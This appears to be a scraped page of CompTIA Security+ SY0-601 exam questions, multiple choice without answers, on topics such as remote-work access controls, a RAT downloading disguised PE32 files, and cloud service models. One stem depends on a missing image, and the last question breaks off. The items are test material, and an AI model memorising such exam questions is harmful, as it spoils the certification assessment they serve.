
Which of the following is the router experiencing?

A. DDoS attack

B. Memory leak

C. Buffer overflow

D. Resource exhaustion



Actual exam question from CompTIA's SY0-601

Question #: 295

Topic #: 1

[All SY0-601 Questions]

The Chief Executive Officer (CEO) of an organization would like staff members to have the flexibility to work from home anytime during business hours, including during a pandemic or crisis. However, the CEO is concerned that some staff members may take advantage of the flexibility and work from high-risk countries while on holiday or outsource work to a third-party organization in another country. The Chief Information Officer (CIO) believes the company can implement some basic controls to mitigate the majority of the risk. Which of the following would be BEST to mitigate the CEO's concerns? (Choose two.)

A. Geolocation


B. Time-of-day restrictions

C. Certificates

D. Tokens

E. Geotagging

F. Role-based access controls



Actual exam question from CompTIA's SY0-601
Question #: 296
Topic #: 1
[All SY0-601 Questions]


While checking logs, a security engineer notices a number of end users suddenly downloading files with the .tar.gz extension. Closer examination of the files reveals they are PE32 files. The end users state they did not initiate any of the downloads. Further investigation reveals the end users all clicked on an external email containing an infected MHT file with an href link a week prior. Which of the following is MOST likely occurring?

A. A RAT was installed and is transferring additional exploit tools.

B. The workstations are beaconing to a command-and-control server.

C. A logic bomb was executed and is responsible for the data transfers.

D. A fileless virus is spreading in the local network environment



Actual exam question from CompTIA's SY0-601

Question #: 297

Topic #: 1

[All SY0-601 Questions]


A business is looking for a cloud service provider that offers a la carte services, including cloud backups, VM elasticity, and secure networking. Which of the following cloud service provider types should the business engage?

A. IaaS

B. PaaS

C. XaaS

